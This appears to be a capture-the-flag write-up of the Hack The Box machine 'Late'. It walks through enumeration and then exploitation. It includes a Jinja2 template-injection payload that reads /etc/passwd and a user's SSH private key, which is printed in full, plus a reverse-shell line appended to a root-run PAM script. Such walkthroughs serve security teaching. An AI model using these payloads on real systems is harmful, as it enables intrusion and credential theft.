late

enumeration

ping

ping $IP -c 4

```
┌──(karti㉿kali-ctf)-[~]
└─$ ping $IP -c 4
PING 10.129.82.213 (10.129.82.213) 56(84) bytes of data.
64 bytes from 10.129.82.213: icmp_seq=1 ttl=63 time=17.9 ms
64 bytes from 10.129.82.213: icmp_seq=2 ttl=63 time=10.3 ms
64 bytes from 10.129.82.213: icmp_seq=3 ttl=63 time=11.8 ms
64 bytes from 10.129.82.213: icmp_seq=4 ttl=63 time=9.76 ms

--- 10.129.82.213 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 9.759/12.438/17.890/3.237 ms
```

rustscan

rustscan -a $IP --ulimit 5000

```
┌──(karti㉿kali-ctf)-[~]
└─$ rustscan -a $IP --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/karti/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.82.213:22
Open 10.129.82.213:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 21:57 BST
Initiating Ping Scan at 21:57
Scanning 10.129.82.213 [2 ports]
Completed Ping Scan at 21:57, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:57
Completed Parallel DNS resolution of 1 host. at 21:57, 0.00s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 21:57
Scanning 10.129.82.213 [2 ports]
Discovered open port 80/tcp on 10.129.82.213
Discovered open port 22/tcp on 10.129.82.213
Completed Connect Scan at 21:57, 0.02s elapsed (2 total ports)
Nmap scan report for 10.129.82.213
Host is up, received conn-refused (0.018s latency).
Scanned at 2022-06-26 21:57:03 BST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

masscan

masscan

```
┌──(karti㉿kali-ctf)-[~]
└─$ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
[sudo] password for karti:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-06-26 20:56:53 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 10.129.82.213
Discovered open port 80/tcp on 10.129.82.213
```

nmap all ports

nmap -A -sC -sV $IP -p-

```
┌──(karti㉿kali-ctf)-[~]
└─$ nmap -sCV -A -p- $IP
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 22:00 BST
Nmap scan report for 10.129.82.213
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Late - Best online image tools
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.18 seconds
```

nikto

nikto -h $IP -Display 2

```
┌──(karti㉿kali-ctf)-[~]
└─$ nikto -h $IP
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.129.82.213
+ Target Hostname:    10.129.82.213
+ Target Port:        80
+ Start Time:         2022-06-26 21:58:22 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx/1.14.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7916 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2022-06-26 22:00:54 (GMT1) (152 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

gobuster

initial

gobuster dir -u $IP -w /usr/share/wordlists/dirb/common.txt

```
┌──(karti㉿kali-ctf)-[~]
└─$ gobuster dir -u http://$IP -w /usr/share/wordlists/dirb/common.txt
===============================================================
```

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.82.213
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/26 22:02:09 Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 194] [--> http://10.129.82.213/assets/]
/index.html           (Status: 200) [Size: 9461]

===============================================================
2022/06/26 22:02:16 Finished
===============================================================
```

secondary

gobuster dir -u $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
┌──(karti㉿kali-ctf)-[~]
└─$ gobuster dir -u http://$IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.82.213
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/26 22:01:43 Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 194] [--> http://10.129.82.213/assets/]

===============================================================
2022/06/26 22:10:05 Finished
===============================================================
```

feroxbuster

feroxbuster --url http://$IP --depth 2 --wordlist /usr/share/wordlists/wfuzz/general/megabeast.txt

```
┌──(karti㉿kali-ctf)-[~]
└─$ feroxbuster --url http://$IP --depth 3 --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.129.82.213
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.7.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 3
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET      230l     1009w     9461c http://10.129.82.213/
```

```
301      GET        7l       13w      194c http://10.129.82.213/assets => http://10.129.82.213/assets/
301      GET        7l       13w      194c http://10.129.82.213/assets/images =>
http://10.129.82.213/assets/images/
301      GET        7l       13w      194c http://10.129.82.213/assets/css =>
http://10.129.82.213/assets/css/
301      GET        7l       13w      194c http://10.129.82.213/assets/js => http://10.129.82.213/assets/js/
301      GET        7l       13w      194c http://10.129.82.213/assets/fonts =>
http://10.129.82.213/assets/fonts/
[####################] - 2m   1543822/1543822 0s      found:6       errors:0
[####################] - 2m    220546/220546  1281/s  http://10.129.82.213
[####################] - 2m    220546/220546  1282/s  http://10.129.82.213/
[####################] - 2m    220546/220546  1283/s  http://10.129.82.213/assets
[####################] - 2m    220546/220546  1281/s  http://10.129.82.213/assets/images
[####################] - 2m    220546/220546  1284/s  http://10.129.82.213/assets/css
[####################] - 2m    220546/220546  1284/s  http://10.129.82.213/assets/js
[####################] - 2m    220546/220546  1288/s  http://10.129.82.213/assets/fonts
```

wpscan

wpscan --url $IP

```
No wordpress found
```

ftp

```
No ftp found
```

ssh

```
port found
```

website

overview

robots.txt

```
Not found
```

sitemap

```
Not found
```

cookies


```
No initial cookies
```

sourcecode

```

```

wappalyzer



nginx does have a few vulnerabilities but none that I could find that worked.

gimp



```
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}
```

etc/passwd file:

```
<p>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
svc_acc:x:1000:1000:Service Account:/home/svc_acc:/bin/bash
rtkit:x:111:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:113:116:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:114:117:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
saned:x:115:119::/var/lib/saned:/usr/sbin/nologin
colord:x:116:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:117:121:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
geoclue:x:118:123::/var/lib/geoclue:/usr/sbin/nologin
smmta:x:119:124:Mail Transfer Agent,,,:/var/lib/sendmail:/usr/sbin/nologin
smmsp:x:120:125:Mail Submission Program,,,:/var/lib/sendmail:/usr/sbin/nologin

</p>
```

```
{{ get_flashed_messages.__globals__.__builtins__.open("/home/svc_acc/.ssh/id_rsa").read() }}
```



id_rsa file:

```
<p>
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqe5XWFKVqleCyfzPo4HsfRR8uF/P/3Tn+fiAUHhnGvBBAyrM
HiP3S/DnqdIH2uqTXdPk4eGdXynzMnFRzbYb+cBa+R8T/nTa3PSuR9tkiqhXTaEO
bgjRSynr2NuDWPQhX8OmhAKdJhZfErZUcbxiuncrKnoClZLQ6ZZDaNTtTUwpUaMi
/mtaHzLID1KTl+dUFsLQYmdRUA639xkz1YvDF5ObIDoeHgOU7rZV4TqA6s6gI7W7
d137M3Oi2WTWRBzcWTAMwfSJ2cEttvS/AnE/B2Eelj1shYUZuPyIoLhSMicGnhB7
7IKpZeQ+MgksRcHJ5fJ2hvTu/T3yL9tggf9DsQIDAQABAoIBAHCBinbBhrGW6tLM
fLSmimptq/1uAgoB3qxTaLDeZnUhaAmuxiGWcl5nCxoWInlAIX1XkwwyEb01yvw0
ppJp5a+/OPwDJXus5lKv9MtCaBidR9/vp9wWHmuDP9D91MKKL6Z1pMN175GN8jgz
W0lKDpuh1oRy708UOxjMEalQgCRSGkJYDpM4pJkk/c7aHYw6GQKhoN1en/7I50IZ
uFB4CzS1bgAglNb7Y1bCJ913F5oWs0dvN5ezQ28gy92pGfNIJrk3cxO33SD9CCwC
T9KJxoUhuoCuMs00PxtJMymaHvOkDYSXOyHHHPSlIJl2ZezXZMFswHhnWGuNe9IH
Ql49ezkCgYEA0OTVbOT/EivAuu+QPaLvC0N8GEtn7uOPu9j1HjAvuOhom6K4troi
WEBJ3pvIsrUlLd9J3cY7ciRxnbanN/Qt9rHDu9Mc+W5DQAQGPWFxk4bM7Zxnb7Ng
Hr4+hcK+SYNn5fCX5qjmzE6c/5+sbQ20jhl20kxVT26MvoAB9+I1ku8CgYEA0EA7
t4UB/PaoU0+kz1dNDEyNamSe5mXh/Hc/mX9cj5cQFABN9lBTcmfZ5R6I0ifXpZuq
0xEKNYA3HS5qvOI3dHj6O4JZBDUzCgZFmlI5fslxLtl57WnlwSCGHLdP/knKxHIE
uJBIk0KSZBeT8F7IfUukZjCYO0y4HtDP3DUqE18CgYBgI5EeRt4lrMFMx4io9V3y
3yIzxDCXP2AdYiKdvCuafEv4pRFB97RqzVux+hyKMthjnkpOqTcetysbHL8k/1pQ
GUwuG2FQYrDMu41rnnc5IGccTElGnVV1kLURtqkBCFs+9lXSsJVYHi4fb4tZvV8F
ry6CZuM0ZXqdCijdvtxNPQKBgQC7F1oPEAGvP/INltncJPRlfkj2MpvHJfUXGhMb
Vh7UKcUaEwP3rEar270YaIxHMeA9OlMH+KERW7UoFFF0jE+B5kX5PKu4agsGkIfr
kr9wto1mp58wuhjdntid59qH+8edIUo4ffeVxRM7tSsFokHAvzpdTH8Xl1864CI+
Fc1NRQKBgQDNiTT446GIijU7XiJEwhOec2m4ykdnrSVb45Y6HKD9VS6vGeOF1oAL
K6+2ZlpmytN3RiR9UDJ4kjMjhJAiC7RBetZOor6CBKg20XA1oXS7o1eOdyc/jSk0
kxruFUgLHh7nEx/5/0r8gmcoCvFn98wvUPSNrgDJ25mnwYI0zzDrEw==
-----END RSA PRIVATE KEY-----
</p>
```

Now we can log in with the id_rsa file. Simply set to 600 using chmod and log in normally. With a quick check we can capture the user flag.

```
┌──(karti㉿kali-ctf)-[~/ctf/htb/late]
└─$ ssh -i id_rsa svc_acc@$IP
The authenticity of host '10.129.227.134 (10.129.227.134)' can't be established.
ED25519 key fingerprint is SHA256:LsThZBhhwN3ctG27voIMK8bWCmPJkR4iDV9eb/adDOc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.227.134' (ED25519) to the list of known hosts.
svc_acc@late:~$ ls
app  user.txt
svc_acc@late:~$ cat user.txt
fc31f62890abfc52af66561d0c3a78d2
```

internal enumeration

So attempting a few checks such as `sudo -l` capabilities and finally suid files, we don't see much jumping out.

```
svc_acc@late:~$ sudo -l
[sudo] password for svc_acc:
```

So password required, so no luck there. Let's check suid bit files:

```
svc_acc@late:~$ find / -type f -perm -04000 -ls 2>/dev/null
   159682    372 -rwsr-xr--   1 root     dip        378600 Jul 23  2020 /usr/sbin/pppd
   163129     12 -rwsr-xr-x   1 root     root        10232 Jan 13  2018 /usr/sbin/sensible-mda
   131224     76 -rwsr-xr-x   1 root     root        76496 Jan 25 16:26 /usr/bin/chfn
   132675     40 -rwsr-xr-x   1 root     root        37136 Jan 25 16:26 /usr/bin/newuidmap
   132880     60 -rwsr-xr-x   1 root     root        59640 Jan 25 16:26 /usr/bin/passwd
   133058     20 -rwsr-xr-x   1 root     root        18448 Jun 28  2019 /usr/bin/traceroute6.iputils
   160420     40 -rwsr-xr-x   1 root     root        40344 Jan 25 16:26 /usr/bin/newgrp
   131826    148 -rwsr-xr-x   1 root     root       149080 Jan 19  2021 /usr/bin/sudo
   131814     44 -rwsr-xr-x   1 root     root        44528 Jan 25 16:26 /usr/bin/chsh
   159118     24 -rwsr-xr-x   1 root     root        22528 Jun 28  2019 /usr/bin/arping
   163128     96 -rwsr-sr-x   1 root     mail        96648 Nov 16  2017 /usr/bin/procmail
```

```
   132670     40 -rwsr-xr-x   1 root     root        37136 Jan 25 16:26 /usr/bin/newgidmap
   132818     76 -rwsr-xr-x   1 root     root        75824 Jan 25 16:26 /usr/bin/gpasswd
   132624     52 -rwsr-sr-x   1 daemon   daemon      51464 Feb 20  2018 /usr/bin/at
   132457    428 -rwsr-xr-x   1 root     root       436552 Mar  3  2020 /usr/lib/openssh/ssh-keysign
   133250     12 -rwsr-xr-x   1 root     root        10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
   133243     44 -rwsr-xr--   1 root     messagebus    42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-
launch-helper
   132897     16 -rwsr-xr-x   1 root     root          14328 Jan 12 12:34 /usr/lib/policykit-1/polkit-agent-
helper-1
   139566    100 -rwsr-xr-x   1 root     root         100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-
user-nic
   131157     32 -rwsr-xr-x   1 root     root          30800 Aug 11  2016 /bin/fusermount
   133297     44 -rwsr-xr-x   1 root     root          43088 Sep 16  2020 /bin/mount
   160416     44 -rwsr-xr-x   1 root     root          44664 Jan 25 16:26 /bin/su
   131208     64 -rwsr-xr-x   1 root     root          64424 Jun 28  2019 /bin/ping
   133298     28 -rwsr-xr-x   1 root     root          26696 Sep 16  2020 /bin/umount
```

And finally capabilities:

```
svc_acc@late:~$ getcap -r / 2>/dev/null
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

linpeas

No to get it on the server for additional enumeration, we set up our http.server in our binaries folder:

```
┌──(karti㉿kali-ctf)-[~/binaries]
└─$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Now from the target we can upload the file:

```
svc_acc@late:~$ wget http://10.10.14.11:8888/linpeas.sh
--2022-06-27 13:18:47--  http://10.10.14.11:8888/linpeas.sh
Connecting to 10.10.14.11:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776785 (759K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                    100%[=============================================>] 758.58K  1.41MB/s    in
0.5s

2022-06-27 13:18:48 (1.41 MB/s) - ‘linpeas.sh’ saved [776785/776785]

svc_acc@late:~$ chmod +x linpeas.sh
```

So now we run the file focusing on the findings:

```
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
```

So we see some interesting files:

```
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/local/sbin
/usr/local/sbin/ssh-alert.sh
/var/crash
/var/lib/lxcfs/cgroup/memory/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/accounts-daemon.service/cgroup.event_contr
/var/lib/lxcfs/cgroup/memory/system.slice/atd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/avahi-daemon.service/cgroup.event_control
```

So checking it out we find:

```
svc_acc@late:~$ cat /usr/local/sbin/ssh-alert.sh
#!/bin/bash
```

```
RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:         $PAM_USER
        User IP Host: $PAM_RHOST
        Service:      $PAM_SERVICE
        TTY:          $PAM_TTY
        Date:         `date`
        Server:       `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi
```

So this appears to be activated every time an ssh connection is created or removed. Checking permissions we see that we can't write to it.

```
svc_acc@late:~$ ls -l /usr/local/sbin/ssh-alert.sh
-rwxr-xr-x 1 svc_acc svc_acc 433 Jun 28 13:17 /usr/local/sbin/ssh-alert.sh
```

However checking the file attributes, it appears that we can append to it.

```
svc_acc@late:~$ lsattr /usr/local/sbin/ssh-alert.sh
-----a--------e--- /usr/local/sbin/ssh-alert.sh
```

I tried to do it with a straight forward echo command and as long as I remembered to append, it worked!

```
svc_acc@late:~$ echo "bash -i >& /dev/tcp/10.10.14.11/4444 0>&1" >> /usr/local/sbin/ssh-alert.sh
```

I then set up my netcat session and exited

```
┌──(karti㉿kali-ctf)-[~/ctf/htb/late]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.129.227.134] 54338
bash: cannot set terminal process group (2352): Inappropriate ioctl for device
bash: no job control in this shell
root@late:/# cat /root/root.txt
cat /root/root.txt
c15acd17ce70fbd90cfdfa4903df40ca
root@late:/#
```

Once on a quick check for root flag and #boom